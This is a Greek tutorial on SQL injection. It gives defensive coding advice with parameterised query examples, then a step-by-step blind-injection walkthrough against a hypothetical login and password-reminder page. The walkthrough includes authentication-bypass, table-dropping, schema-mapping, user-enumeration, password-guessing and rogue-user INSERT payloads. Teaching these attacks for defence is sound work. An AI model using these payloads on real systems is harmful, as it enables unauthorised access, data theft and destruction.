Υπάρχουν βέβαια και άλλοι τρόποι για την προστασία έναντι του SQL Injection (isnumeric έλεγχοι, αντικατάσταση μονών εισαγωγικών, κτλ). Ωστόσο, ένα από αυτά είναι ο σωστός τρόπος για να δημιουργηθούν παραμετροποιημένα ερωτήματα σε συνδυασμό με τη στενή φύση των δυναμικών ερωτημάτων στις αποθηκευμένες διαδικασίεςν(EXEC, sp_excutesql). Εάν δεν χρησιμοποιούμε παραμετροποιημένα ερωτήματα για όλες τις προσβάσεις στα δεδομένα, τότε ενεργούμε με λάθος τρόπο.Ακόμα και αν τα χρησιμοποιούμε, θα πρέπει να είμαστε πολύ προσεκτικοί, με την EXEC ή τις sp_execute δηλώσεις στις αποθηκευμένες διαδικασίες.

Εδώ είναι ένα παράδειγμα για το σωστό τρόπο για την πρόσβαση στα δεδομένα χωρίς κάποια αποθηκευμένη διαδικασία:

```
SqlDataReader rdr = null;
SqlConnection con = null;
SqlCommand cmd = null;

string ConnectionString = "server=yourserver;Integrated Security=SSPI;
database=northwind";
con = new SqlConnection(ConnectionString);
```

```
con.Open();

// Set up a command with the given query and associate
// this with the current connection.
string CommandText = "SELECT FirstName, LastName" +
" FROM Employees" +
" WHERE (LastName LIKE @Find)";
cmd = new SqlCommand(CommandText);
cmd.Connection = con;
```

```
// Add LastName to the above defined paramter @Find
cmd.Parameters.Add(
new SqlParameter(
"@Find", // The name of the parameter to map
System.Data.SqlDbType.NVarChar, // SqlDbType values
20, // The width of the parameter
"LastName")); // The name of the source column

// Fill the parameter with the value retrieved
// from the text field
cmd.Parameters["@Find"].Value = txtFind.Text;
```

```
// Execute the query
rdr = cmd.ExecuteReader();
```

Οι SQL επιθέσεις όπως αναφέραμε και στα προηγούμενα κεφάλαια συνήθως προκαλούνται λόγω κάποιας λειτουργίας που επιτρέπει στους χρήστες να εισάγουν δεδομένα χωρίς να ελέγχονται από την εφαρμογή ή λόγω κάποιας εξουσιοδότησης που παραχωρούμε στους χρήστες.Μερικά από τα πιο κοινά λάθη που προκαλούν αυτή την επίθεση είναι:

• Ασθενής επικύρωση εισαγόμενων δεδομένων χρήστη.

• Δυναμική δημιουργία SQL statements χωρίς τη χρήση κάποιων κανονικών και ασφαλών παραμέτρων.

• Χρήση συνδέσεων(logins) που παρέχουν υψηλή εξουσιοδότηση στο σύστημα.

Οι επιθέσεις αυτές είναι εύκολο να αποφευχθούν με απλές προγραμματιστικές αλλαγές,ωστόσο ο εκάστοτε διαχειριστής του συστήματος πρέπει να ακουλουθεί αυστηρά τις μεθόδους που θα αναφέρουμε στη συνέχεια και να τις εφαρμόζει για κάθε διαδικασία που πραγματοποιείται.Κάθε δυναμικό SQL statement πρέπει να είναι προστατευμένο.Μία απροστάτευτη SQL δήλωση μπορεί να έχει ως συνέπεια την παράκαμψη της εφαρμογής,των δεδομένων ή και του database server.

Παρακάτω παρουσιάζουμε μερικές τεχνικές οι οποίες μπορούν να χρησιμοποιηθούν για να εμποδίσουμε επιθέσεις SQL Injection:

1.Χρησιμοποίηση δεσμευμένων μεταβλητών

Η τεχνική αυτή αποτελεί την πιο ισχυρή προστασία έναντι της επίθεσης αυτής.Χρησιμοποιώντας δεσμευμένες μεταβλητές θα αυξήσουμε την απόδοση της εφαρμογής.Όταν αναπτύσσουμε μία εφαρμογή απαιτείται να χρησιμοποιούμε δεσμευμένες μεταβλητές σε όλες τις SQL δηλώσεις.Κανένα SQL statement δεν θα πρέπει να δημιουργηθεί συγχέοντας μαζί υπογραφές και περασμένες στο σύστημα παραμέτρους.

Οι μεταβλητές αυτές πρέπει να χρησιμοποιούνται για κάθε δήλωση ανεξάρτητα το πότε ή το πού θα εκτελεστεί η συγκεκριμένη δήλωση.Αυτή η ενέργεια αποτελεί καθολικό κανόνα στις εφαρμογές που χρησιμοποιούν Oracle βάσεις δεδομένων.Μία πολύπλοκη επίθεση SQL injection θα μπορούσε πιθανόν να εισβάλλει σε μία εφαρμογή,αποθηκεύοντας strings της επίθεσης στη βάση δεδομένων τα οποία θα μπορούσαν να εκτελεστούν αργότερα από ένα δυναμικό SQL statement.

2.Επικύρωση των εισαχθέντων δεδομένων

Κάθε παράμετρος σε μορφή string που διαπερνά στο σύστημα πρέπει να επικυρώνεται.Η επικύρωση των δεδομένων αυτών πρέπει να εφαρμόζεται για αρχή στο επίπεδο του πελάτη(client level).Τα δεδομένα που περνάνε από την φόρμα του πελάτη έπειτα πρέπει να ελέγχονται στο επίπεδο του server προτού αποσταλλεί η αίτηση στη βάση δεδομένων για εκτέλεση.Εάν τα δεδομένα αποτύχουν να περάσουν τη διαδικασία επικύρωσης,τότε πρέπει να αποσταλλεί μήνυμα λάθους στο χρήστη αποτρέποντας την πρόσβαση του.

Πολλές διαδικτυακές εφαρμογές χρησιμοποιούν κρυφά πεδία και σε αυτήν την περίπτωση χρειάζεται επίσης επικύρωση.Αν μία δεσμευμένη μεταβλητή δεν έχει διαγραφεί,ειδικοί χαρακτήρες πρέπει να διαγραφούν ή να διαφύγουν.

Στις βάσεις δεδομένων Oracle,ο μόνος ευάλωτος χαρακτήρας είναι μία απλή αναφορά.Η απλότερη μέθοδος είναι να διαφύγουμε όλες τις απλές αναφορές.Με αυτόν τον τρόπο η Oracle βάση δεδομένων μεταφράζει συνεχόμενες αναφορές ως μία αναφορά στοιχειοθετημένη κατά γράμμα.

Η χρησιμοποίηση δεσμευμένων μεταβλητών και η διαφυγή απλών αναφορών δεν πρέπει να πραγματοποιείται για το ίδιο string.Μία δεσμευμένη μεταβλητή θα αποθηκεύει τα ακριβή εισαγόμενα δεδομένα στη βάση δεδομένων και θα διαφεύγοντας κάθε αναφορά θα έχει ως αποτέλεσμα τη δημιουργία διπλών αναφορών οι οποίες θα αποθηκεύονται στη βάση.

3.Ασφάλεια Διαδικασιών(Function Security)

Οι κανονικές και τροποποιημένες διαδικασίες βάσεων δεδομένων μπορούν να χρησιμοποιηθούν αποτελεσματικά για επιθέσεις injection.Η Oracle περιλαμβάνει από προεπιλογή εκατοντάδες functions οι οποίες έχουν δικαίωματα ρυθμισμένα σε PUBLIC.Η εφαρμογή ενδεχομένως να έχει και επιπρόσθετες διαδικασίες οι οποίες να προκαλούν λειτουργίες όπως η αλλαγή κωδικών ή η δημιουργία

Όλες οι διαδικασίες οι οποίες δεν είναι απαραίτητες να εκτελεστούν μπορούν να γίνουν restricted δηλαδή να περιοριστούν και να είναι ανενεργές.

4.Περιορισμός της Open-Ended εισαγωγής δεδομένων

Σε αυτήν την περίπτωση σκοπός μας είναι να ελαχιστοποιήσουμε τα open-ended εισαγώμενα δεδομένα όπου είναι δυνατόν χρησιμοποιώντας κουτιά επιλογής(select boxes) αντί για κουτιά κειμένου(text boxed).Η εφαρμογή πρέπει να ζητά μέσω του πελάτη επικύρωση για κάθε δεδομένο που καταχωρείται.Για την επικύρωση μόνο,η επιλογή στο κουτί πρέπει να εκτελεστεί ενώ σε οποιαδήποτε άλλη επιλογή πρέπει να αρνηθεί.

5.Επιβεβαίωση του είδους των δεδομένων

Σε αυτήν την τεχνική επιβεβαιώνουμε τα δεδομένα χρησιμοποιώντας την IS NUMERIC ή άλλες ισοδύναμες διαδικασίες πρωτού περαστεί το δεδομένο και σχηματιστεί ένα sql statement.Για δεδομένα τύπου string αντικαθιστούμε τις απλές αναφορές με δύο απλές αναφορές χρησιμοποιώντας την replace function ή ισοδύναμα.

Good string = replace(in put string,','');

6.Χρησιμοποίηση αποθηκευμένων διαδικασιών

Χρησιμοποιώντας αποθηκευμένες διαδικασίες μπορούμε την απευθείας πρόσβαση στον πίνακα.Οι αποθηκεύμενες αυτές διαδικασίες οι οποίες δεν χρησιμοποιούνται όπως οι master_xp_cmdshell,xp_sendmail, xp_startmail, sp_makewebtask είναι πιθανόν να διαγραφούν.

7.Ποτέ δεν δημιουργούμε δυναμικές SQL δηλώσεις κατευθείαν από τα δεδομένα που καταχώρησε ο χρήστης και ποτέ δεν προχωράμε με δεδομένα τα οποία δεν έχουν επικυρωθεί προηγουμένως.

8.Αφαιρούμε χαρακτήρες κειμένου όπως κάθετος,backslash,χαρακτήρες τύπου NULL,carry return,νέες γραμμές σε όλα τα strings από τα δεδομένα χρήστη και παραμέτρους από το URL.

9.Τα δικαιώματα κάθε χρήστη που χρησιμοποιούνται στην εφαρμογή για εκτέλεση SQL δηλώσεων στη βάση δεδομένων πρέπει να ορίζονται.

10.Το μήκος των δεδομένων που εισάγει ο χρήστης πρέπει να είναι περιορισμένο.

11.Οι ακόλουθοι χαρακτήρες θεωρούνται επικίνδυνοι και πιθανόν να αποτρέψουν την είσοδο του χρήστη όταν εισαχθούν σε μία φόρμα:

Character	Meaning
;	Query Delimiter.
'	Character Data String Delimiter
--	Single Line Comment.

1.Παράδειγμα Τεχνικής για Αντιμετώπιση της Επίθεσης

Ας υποθέσουμε ότι έχουμε μία φόρμα σύνδεσης,όπου δύο βασικά στοιχεία της φόρμας,ένα κουτί κειμένου για να δέχεται το username και ένα άλλο για να δέχεται το password.

```
<form action="myscript.aspx">
<input type="textbox" name="username">
<input type="password" name="password"><br/>
<input type="submit">
</form>
```

Ο κώδικας που θα τρέχει από πίσω όταν καταχωρήσουμε δεδομένα στη φόρμα θα είναι:

```
Dim SQL As String = "SELECT Count(*) FROM Users WHERE UserName = '" & _
username.text & "' AND Password = '" & password.text & "'"
Dim thisCommand As SQLCommand = New SQLCommand(SQL, Connection)
Dim thisCount As Integer = thisCommand.ExecuteScalar()
```

Στο προηγούμενο μόλις παράδειγμα,εκτελείται το SQL script που μολις δημιουργήθηκε και αν όλα γίνουν σωστά τότε το usename και το password θα αντιστοιχιθούν με αυτά που υπάρχουν στη βάση δεδομένων για να προχωρήσει η σύνδεση.

Ας υποθέσουμε όμως ότι κάποιος εισάγει το ακόλουθο string στο username:

```
' or 0=0 --
```

Με την απόστροφο στην αρχή αφαιρείται από τη συνέχεια της αίτησης το μέρος που δεν αναφέρεται στο username και στο password.Έπειτα με το ‘or’ εφαρμόζουμε ταυτολογία άρα το username δεν είναι ανάγκη να ελεχθεί και με το 0 να ισούται πάντα με 0,το script θα εκτελεστεί επιτυχημένα και θα επιστρέψει ένα μήνυμα θετικό όσον αφορά την πρόσβαση στο

σύστημα.Ταυτόχρονα ο επιτιθέμενος μπορεί να πραγματοποιήσει και διαγραφή κάποιου πίνακα με την εντολή:

```
'; drop table users --
```

Το επόμενο βήμα μας είναι πώς θα αποφεύγαμε μία τέτοια επίθεση.

Μία μέθοδος για να αντιμετωπίσουμε την SQL Injection είναι να αποφύγουμε να χρησιμοποιούμε κώδικα SQL ο οποίος παράγεται δυναμικά από το σύστημα.Χρησιμοποιώντας παραμετροποιημένες αιτήσεις και αποθηκευμένες διαδικασίες(stored procedures) μπορούμε να κάνουμε αδύνατη την εισβολή μίας τετοιας επίθεσης.

Για παράδειγμα,το προηγούμενο SQL query θα μπορούσε να μετατραπεί στον ακόλουθο τρόπο για να αποφύγουμε την επίθεση:

```
Dim thisCommand As SQLCommand = New SQLCommand("SELECT Count(*) " & _
 "FROM Users WHERE UserName = @username AND Password = @password", Connection)
thisCommand.Parameters.Add ("@username", SqlDbType.VarChar).Value = username
thisCommand.Parameters.Add ("@password", SqlDbType.VarChar).Value = password
Dim thisCount As Integer = thisCommand.ExecuteScalar()
```

Οι αποθηκευμένες διαδικασίες μπορούν να ασφαλίσουν τη βάση δεδομένων μας στην οποία υπάρχουν συγκεκριμένοι λογαριασμοί χρηστών και επιτρέπει στους λογαριασμούς αυτούς να εκτελούν τις διαδικασίες αυτές.Ο κώδικας έπειτα προκαλεί είσοδο στο σύστημα χρησιμοποιώντας το συγκεκριμένο λογαριασμό μόνο που έχει τη δυνατότητα να εκτελεί αποθηκευμένες διαδικασίες.Στην περίπτωση αυτή δεν παραχωρούμε δικαιώματα σε κάθε λογαριασμό όπως write,read τα οποία θα έκαναν ευάλωτη την εφαρμογή.

Έτσι αν εμείς θέλαμε να πραγματοποιήσουμε μία αυθεντικοποίηση μέσω μίας αποθηκευμένης διαδικασίας,η αίτηση θα έμοιαζε κάπως έτσι:

```
Dim thisCommand As SQLCommand = New SqlCommand ("proc_CheckLogon", Connection)
thisCommand.CommandType = CommandType.StoredProcedure
thisCommand.Parameters.Add ("@username", SqlDbType.VarChar).Value = username
thisCommand.Parameters.Add ("@password", SqlDbType.VarChar).Value = password
thisCommand.Parameters.Add ("@return", SqlDbType.Int).Direction = ParameterDirection.ReturnValue
Dim thisCount As Integer = thisCommand.ExecuteScalar()
```

Τέλος,πρέπει να είμαστε σίγουροι ότι σε περίπτωση που εμφανιστεί κάποιο σφάλμα στο χρήστη , ότι δεν θα εμφανιστούν πολλές πληροφορίες οι οποίες μπορεί να αποκαλύπτουν στοιχεία του συστήματος.

13.Ανακάλυψη Στόχου και Εισβολή

Η SQL Injection όπως αναφέραμε πριν,αποτελεί μία επίθεση στην οποία εκμεταλλευόμαστε την ευπάθεια ενός συστήματος εισάγοντας μη επικυρωμένα δεδομένα.Η ιδέα είναι να «πείσουμε» την εφαρμογή να τρέξει SQL κώδικα ο οποίος όμως δεν είναι ο αναμενόμενος.Εάν η σελίδα δημιουργεί strings και έπειτα τα τρέχει,είναι λογικό ότι θα δημιουργηθούν μη αναμενόμενα αποτελέσματα κάποιες φορές λόγω κάποιας επίθεσης.

Στην συγκεκρίμενη ενότητα θα αναλύσουμε τη σχέση εύρεσης του θύματος και εισβολής σε αυτό χρησιμοποιώντας ένα υποθετικό παράδειγμα με έναν πελάτη μίας εταιρείας ο οποίος ζητά να του ελέγξουμε τη σελίδα που διαχειρίζεται από το προσωπικό της εταιρείας.

13.1.Ανάλυση του στόχου

Στο συγκεκριμένο θέμα που ζήτησε ο πελάτης,δεν γνωρίζουμε από προηγουμένως την εφαρμογή ούτε έχουμε πρόσβαση στον πηγαίο κώδικα.Επομένως το είδος επίθεσης αυτής είναι κατά βάση μία τυφλή επίθεση (blind attack).Ύστερα από αρκετές προσπάθειες είδαμε ότι ο server τρέχει σε Microsoft II6 μαζί με ASP.NET.Αυτό σημαίνει ότι η βάση δεδομένων χρησομοποιεί Microsoft SQL Server.

Η σελίδα σύνδεσης περιείχε μία φόρμα με πεδία username και password αλλά επιπλέον ένα σύνδεσμο που περιείχε το κείμενο “email me password link” το οποίο αποδείχθηκε ότι το τρωτό σημείο όλου του συστήματος.

Όταν εισάγουμε μία διεύθυνση email,το σύστημα κάνει αναζήτηση στη βάση δεδομένων για τη συγκεκρίμενη διεύθυνση και αν ταιριάξει τότε αποστέλλει κάτι στη διεύθυνση αυτή.Από τη στιγμή που η διεύθυνση μας δεν βρεθεί,το σύστημα δεν θα στείλει τίποτα σε μας.Έτσι αυτό που κάνουμε είναι να εισάγουμε μία αναφορά ως μέρος των δεδομένων με σκοπό να δούμε αν κατασκευάζεται ένα SQL string.Όταν καταχωρούμε τη φόρμα με μία αναφορά στη διεύθυνση email,επιστρέφεται ένα σφάλμα 500(αποτυχία server) το οποί είναι αυτό που θέλουμε στη συγκεκρίμενη περίπτωση.Συγκεκρίμενα ο κώδικας πρέπει να μοιάζει κάπως έτσι:

SELECT fieldlist
FROM table
*WHERE field = '**$EMAIL**';*

Εδώ η διεύθυνση ***$EMAIL*** είναι η διεύθυνση που καταχωρήθηκε από το χρήστη.Στη συγκεκριμένη αίτηση δεν γνωρίζουμε τα ονόματα των πεδίων ή του πίνακα που περιλαμβάνονται αλλά γνωρίζουμε τη φύση τους και έτσι θα πραγματοποιήσουμε διάφορες υποθέσεις αργότερα.

Όταν εισάγουμε το steve@unixwiz.net’ με απόστροφο στο τέλος παρατηρούμε ότι δημιουργείται το ακόλουθο statement:

SELECT fieldlist
FROM table
*WHERE field = '**steve@unixwiz.net**';*

Όταν αυτό εκτελεστεί,ο SQL parser βρίσκει την παραπανήσια απόστροφο και επιστρέφει ένα σφάλμα.Γενικά το τι λάθος θα επιστραφεί εξαρτάται από τους μηχανισμούς σφάλματος-επαναφοράς της εφαρμογής αλλά συνήθως το σφάλμα δεν είναι της μορφής “η διεύθυνση email σας δεν βρέθηκε”.Αυτό σημαίνει ότι τώρα η εφαρμογή είναι ευάλωτη στην επίθεση.

Από τη στιγμή που τα δεδομένα που εισάγουμε εμφανίζονται στο όρο WHERE,μπορούμε να αλλάξουμε τον όρο αυτό σε έναν πιο φιλικό προς την SQL όρο και θα δούμε τι συμβαίνει.Εισάγοντας το ***anything' OR 'x'='x*** το εξαγόμενο αποτέλεσμα SQL είναι:

SELECT fieldlist
FROM table
*WHERE field = '**anything' OR 'x'='x**';*

Επειδή όμως η εφαρμογή δεν επεξεργάζεται αυτήν τη στιγμή την αίτηση,η χρησιμοποίηση των αναφορών μας μετέτρεψε τον όρο WHERE που περιείχε ένα στοιχείο σε έναν όρο WHERE που περιέχει τώρα δύο στοιχεία δηλαδή το ‘x’=’x’ εγγυάται ότι είναι λογικά αληθής ανεξάρτητα από το τι είναι ο πρώτος όρος.

Δεδομένου όμως ότι η πραγματική αίτηση πρέπει να επιστρέψει ένα μόνο στοιχείο την κάθε φορά,η έκδοση θα επιστρέψει κάθε στοιχείο των μελών της βάση δεδομένων.

Ο μοναδικός τρόπος να ανακαλύψουμε τι μπορεί να κάνει η εφαρμογή είναι να δοκιμάσουμε αυτό,δηλαδή την αποστολή του mail.Κάνοντας αυτήν την ενέργεια θα λάβουμε το εξής μήνυμα:

Your login information has been mailed to *random.person@example.com*.

Η καλύτερη υπόθεση που μπορούμε να κάνουμε αυτή τη στιγμή είναι ότι αυτό αποτελεί το πρώτο στοιχείο που επιστράφηκε από την αίτηση το οποίο όμως πάρθηκε τυχαία ανάμεσα

στα υπόλοιπα.Τώρα γνωρίζουμε ότι μπορούμε να «εξαπατήσουμε» το query,ωστόσο δεν ξέρουμε ποιο από τα μέρη αυτής της αίτησης δεν μπορούμε να δούμε.

Αλλά έχουμε παρατηρήσει τρείς διαφορετικές απαντήσεις για ποικίλες εισαγωγές δεδομένων:

- *"Your login information has been mailed to email"*
- *"We don't recognize your email address"*
- *Server error*

Οι δύο πρώτες απαντήσεις αναφέρονται σε σωστά σχηματισμένο SQL κώδικα ενώ η τελευταία σε λάθος.Η διαφορά αυτή θα είναι χρήσιμη όταν θα προσπαθούμε να μαντέψουμε τη δομή της αίτησης.

13.2.Σχήμα χαρτογράφησης τομέα (schema field mapping)

Τα πρώτα βήματα είναι να μαντέψουμε μερικά όνοματα πεδίων.Φυσικά είμαστε σχεδόν σίγουροι ότι θα περιέχει πεδία όπως “email address” ή “password” και ίσως να υπάρχουν επιπλέον πεδία όπως “userid” ή “phone number”.Σε αυτήν την περίπτωση θα προτιμούσαμε να εκτελέσουμε την SHOW TABLE εντολή αλλά επιπροσθέτως δεν γνωρίζουμε το όνομα του πίνακα.Έτσι δεν υπάρχει κάποιος προφανής τρόπος για να εξάγουμε το επιθυμητό αποτέλεσμα.

Γι’αυτό το λόγο θα το πραγματοποιήσουμε σε βήματα.Σε κάθε περίπτωση θα εμφανίσουμε ολόκληρη την αίτηση όπως την ξέρουμε μαζί με τις δικές μας παραμέτρους.Γνωρίζουμε επίσης ότι στο τελευταίο μέρος κάθε αίτησης πραγματοποιείται μία σύγκριση με τη διεύθυνση email,έτσι αρχικά θα μαντέψουμε το όνομα της διεύθυνσης email.

```
SELECT fieldlist
  FROM table
 WHERE field = 'x' AND email IS NULL; --';
```

Ο σκοπός είναι να χρησιμοποιήσουμε ένα προτεινόμενο όνομα(email) στη δομημένη αίτηση και να ανακαλύψουμε αν η SQL είναι έγκυρη ή όχι.Δεν μας ενδιαφέρει το ταίριασμα της διεύθυνσης που καταχωρήσαμε με τη διεύθυνση που είναι αποθηκευμένη στο σύστημα.Γι’αυτό χρησιμοποιούμε άλλωστε το ‘x’ και το -- με το τελευταίο να δηλώνει την αρχή ενός SQL statement.Αυτός είναι ένας αποτελεσματικός τρόπος να χρησιμοποιήσουμε την τελευταία αναφορά και να μην αναλωθούμε αποκλειστικά στο ταίριασμα των διευθύνσεων email.

Αν λάβουμε μήνυμα σφάλματος του server,αυτό σημαίνει ότι ο SQL κώδικας μας είναι λάθος δομημένος και υπάρχει συντακτικό λάθος.Πιθανόν οφείλεται σε ένα λάθος σχηματισμένο όνομα πεδίου.Εάν λάβουμε όμως ένα οποιοδήποτε μήνυμα έγκυρης απάντησης τότε σημαίνει ότι το όνομα του πεδίου είναι σωστό και ότι μαντέψαμε σωστά.

Αυτή είναι η περίπτωση όπου παίρνουμε ως απάντηση το μήνυμα "email unknown" ή "password was sent".

Να σημειώσουμε ότι χρησιμοποιούμε την εντολή AND και όχι την εντολή OR το οποίο και γίνεται σκοπίμως.Στο κομμάτι της SQL όπου απεικόνιζεται η φάση χαρτογράφησης της επίθεσης,δεν μας ενδιαφέρει να μαντέψουμε κάποια διεύθυνση email και δεν θέλουμε τυχαίους χρήστες στους οποίους να εμφανίζεται το μήνυμα "here is your password" καθώς κάτι τέτοιο θα δημιουργούσε υπόνοιες χωρίς λόγο.Χρησιμοποιώντας την εντολή AND και μία διεύθυνση email η οποία δεν θα μπορούσε ποτέ να είναι έγκυρη,είμαστε σίγουροι ότι η αίτηση θα επιστρέφει πάντα κενές γραμμές του πίνακα και ποτέ δεν θα αναπαραγεί ένα email υπενθύμισης για τον κωδικό του κάθε χρήστη.

Καταχωρώντας τα παραπάνω στοιχεία μας ήλθε απάντηση από το server με το μήνυμα "email address unknown",έτσι γνωρίζουμε ότι η διεύθυνση email είναι καταχωρημένη σε ένα πεδίο email διευθύνσεων.Αν δεν δούλευε αυτό,τότε θα δοκιμάζαμε τις λέξεις **email_adress** ή **mail.**Έπειτα,το επόμενο που χρειάζεται να κάνουμε είναι να μαντέψουμε άλλα προφανή ονόματα όπως το password,το userid κ.α.Όλα αυτά πραγματοποιούνται την ίδια στιγμή και οποιαδήποτε απάντηση εκτός από "server failure" σημαίνει ότι υποθέσαμε σωστά το όνομα.

```
SELECT fieldlist
FROM table
WHERE email = 'x' AND userid IS NULL; --';
```

Από το αποτέλεσμα αυτής της διαδικασίας βρίσκουμε έγκυρα ονόματα για τα παρακάτω πεδία:

- *email*
- *passwd*
- *login_id*
- *full_name*

13.3.Εύρεση ονόματος πίνακα

Η αίτηση της εφαρμογής που μόλις έχει δομηθεί περιλαμβάνει μέσα το όνομα του πίνακα,αλλά εμείς δεν το γνωρίζουμε το συγκεκριμένο όνομα.Υπάρχουν πολλές τεχνικές για να το βρούμε αυτό.Μία που θα χρησιμοποιήσουμε τώρα είναι αυτή που βασίζεται πάνω σε έναν **subselect** όρο.

Μία τέτοιου είδους αυτόνομη αίτηση έχει την εξής μορφή:

```
SELECT COUNT(*) FROM tabname
```

Ειδικότερα,επιστρέφει τα στοιχεία που απαρτίζουν τον πίνακα και φυσικά αποτυγχάνει όταν το όνομα του πίνακα είναι άγνωστο.Έτσι,μπορούμε να προσθέσουμε στην αίτηση αυτή ένα δικό μας string προκειμένου να προκαλέσουμε την εφαρμογή να μας εμφανίσει το όνομα του πίνακα:

```
SELECT email, passwd, login_id, full_name
  FROM table
  WHERE email = 'x' AND 1=(SELECT COUNT(*) FROM tabname); --';
```

Γενικά δεν μας ενδιαφέρει πόσα στοιχεία απαρτίζουν τον πίνακα,φυσικά μόνο στην περίπτωση που το όνομα του πίνακα είναι έγκυρο ή όχι.Κάνοντας διάφορες υποθέσεις καταλήξαμε ότι το όνομα members ήταν ένα έγκυρο όνομα πίνακα στη βάση δεδομένων.Αλλά πρέπει να εξετάσουμε αν το συγκεκριμένο όνομα αποτελεί και το όνομα πίνακα για αυτήν την αίτηση.Γι'αυτό θα το δοκιμάσουμε χρησιμοποιώντας το **table.field** το οποίο δουλεύει για πίνακες οι οποίοι πραγματικά αποτελούν μέρος της αίτησης.

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'x' AND members.email IS NULL; --';
```

Όταν επιστραφεί μήνυμα το οποίο αναφέρει "Email unknown" τότε ο SQL κώδικας μας είναι σωστά σχηματισμένος και επομένως υποθέσαμε σωστά το όνομα του πίνακα.

13.4.Εύρεση χρηστών

Σε αυτό το σημείο έχουμε μία μερική ιδέα για τη δομή του πίνακα **members**,αλλά γνωρίζουμε μόνο ένα username ενός ατόμου,το τυχαίο μέλος που επιλέξαμε πριν και που

έλαβε ένα mail όπου του έλεγε “Here is your password”.Πρέπει να έχουμε υπόψιν ότι το μήνυμα αυτό εμείς ποτέ δεν το λάβαμε αλλά μόνο το άτομο στο οποίο άνηκε η συγκεκριμένη διεύθυνση email.

Το πρωταρχικό πράγμα που πρέπει να κάνουμε είναι να πάμε στη σελίδα της εταιρείας και να δούμε πληροφορίες σχετικά με αυτήν πατώντας σε συνδέσμους όπως “About us” ή “Contact us”.Πολλές από αυτές περιλαμβάνουν διευθύνσεις email οι οποίες θα μας βοηθήσουν για την επίθεση.Η ιδέα είναι να καταχωρήσουμε μία αίτηση η οποία χρησιμοποιεί την εντολή LIKE,επιτρέποντας μας να κάνουμε διαδοχικές αντιστοιχήσεις ονομάτων ή διευθύνσεων email στη βάση δεδομένων,κάθε φορά που εμφανίζεται το μήνυμα “We sent your password”.Υπάρχει όμως ένα αδύνατο σημείο σε αυτή τη φάση.Κάθε φορά που αποκαλύπτεται μία διεύθυνση mail την οποία τρέχουμε στην αίτηση,αποστέλλεται ταυτόχρονα το μήνυμα αυτό στη διεύθυνση αυτή κάτι το οποίο πάλι μπορεί να δημιουργήσει υπόνοιες.Αυτό σημαίνει ότι δεν πρέπει να αποστέλλουμε μαζικά μηνύματα σε αυτές τις διευθύνσεις.

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'x' OR full_name LIKE '%Bob%';
```

Γενικά πρέπει να έχουμε υπόψιν ότι παρόλο που μπορεί να υπάρχουν πολλοί χρήστες με το ίδιο όνομα π.χ “Bob” σε μας θα εμφανιστεί μόνο ένα από αυτά.

13.5.Χρησιμοποιήση επίθεσης Brute-force password

Ο οποισδήποτε θα μπορούσε να μαντέψει κωδικούς με τη χρήση της brute-force password τεχνικής στην κύρια σελίδα σύνδεσης αλλά πολλά συστήματα προσπαθούν να ανιχνεύουν τέτοιες ενέργειες ή απλά να τις εμποδίζουν.Αυτό θα μπορούσε να γίνει με τη χρήση logfiles ή κλειδώματος λογαριασμών ή άλλων τρόπων οι οποίοι θα εμπόδιζαν τις προσπάθειες των επιτιθέμενων.

Στην παρούσα τεχνική θα πραγματοποιήσουμε ελέγχους κωδικών στους οποίους θα περιλαμβάνεται μέσα ο εκάστοτε κωδικός και η διεύθυνση email.Στο παράδειγμα μας χρησιμοποιούμε τον χρήστη bob@example.com και δοκιμάζουμε διάφορους κωδικούς.

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'bob@example.com' AND passwd = 'hello123';
```

Ο συγκεκριμένος είναι ένας σωστά σχηματισμένος SQL κώδικας και δεν περιμένουμε να μας επιστραφεί κάποιο μήνυμα λάθους από τον server.Ως αποτέλεσμα θα μάθουμε τον κωδικό όταν εμείς λάβουμε το μήνυμα "your password has been mailed to you".

Η διαδικασία αυτή μπορεί επίσης να αυτοματοποιηθεί αναπτύσσοντας κατάλληλα scripts σε γλώσσα perl.

13.6.Τροποποιήσεις στη βάση δεδομένων

Μέχρις στιγμής ελάχιστα πράγματα έχουμε κάνει όσον αφορά την επίθεση,Επιπλέον,παρόλο που στην αίτηση μας περιλαμβάνεται η **SELECT** η οποία είναι μόνο για ανάγνωση,αυτό δε σημαίνει ότι ισχύει γενικά και για τη βάση δεδομένων **SQL**.Η SQL όπως θα έχουμε παρατηρήσει χρησιμοποιεί την άνω τελεία για τον τερματισμό μίας δήλωσης και εάν τα εισαγόμενα δεδομένα δεν έχουν ελεχθεί κανονικά τότε τίποτα δεν θα μας εμποδίσει από το να εισάγουμε οτιδήποτε εντολές στο τέλος της αίτησης οι οποίες δεν έχουν σχέση με τη σύνταξη και το περιεχόμενο του statement.

Το πιο χαρακτηριστικό παράδειγμα είναι το εξής:

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'x'; DROP TABLE members; --'; -- Boom!
```

Το πρώτο μέρος παρέχει μία ψεύτικη διεύθυνση email -- **'x'** – και εμάς δεν μας ενδιαφέρει τι θα επιστρέψει η αίτηση αυτή.Αυτό που μας βοηθάει αυτή η τεχνική είναι να μπορέσουμε να εισάγουμε περιεχόμενο μη-σχετικό στο τέλος του query.Αυτή η ενέργεια προκαλεί την διαγραφή ολόκληρου του πίνακα members μέσω της εντολής DROP η οποία δε φαίνεται και τόσο ριψοκίνδυνη στην παρούσα φάση.

Αυτό δείχνει ότι μπορούμε να τρέξουμε ξεχωριστές εντολές SQL αλλά και να τροποποιήσουμε τα δεδομένα που περιέχονται μέσα στη βάση δεδομένων.

13.7.Προσθέτοντας ένα νέο χρήστη

Δεδομένου ότι γνωρίζουμε μερικώς τη δομή του πίνακα members,φαίνεται εύλογο να προσπαθήσουμε να προσθέσουμε ένα νέο στοιχείο στον πίνακα αυτόν.Άμα τα καταφέρουμε τότε θα μπορούμε να κάνουμε σύνδεση την επόμενη φορά με τα στοιχεία που θέσαμε για το συγκεκριμένο χρήστη.

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'x';
INSERT INTO members ('email','passwd','login_id','full_name')
VALUES ('steve@unixwiz.net','hello','steve','Steve Friedl');--
```

Ακόμα και αν έχουμε αποκτήσει σωστά τα ονόματα των πεδίων και των πινάκων που χρειαζόμαστε,πρέπει να γίνουν και μία σειρά άλλων πραγμάτων σωστά για να έχουμε μία επιτυχή επίθεση:

1.Εάν δεν έχουμε αρκετό χώρο στη φόρμα εισαγωγής κειμένου για να μπορούμε να γράψουμε όλο το κείμενο μας.

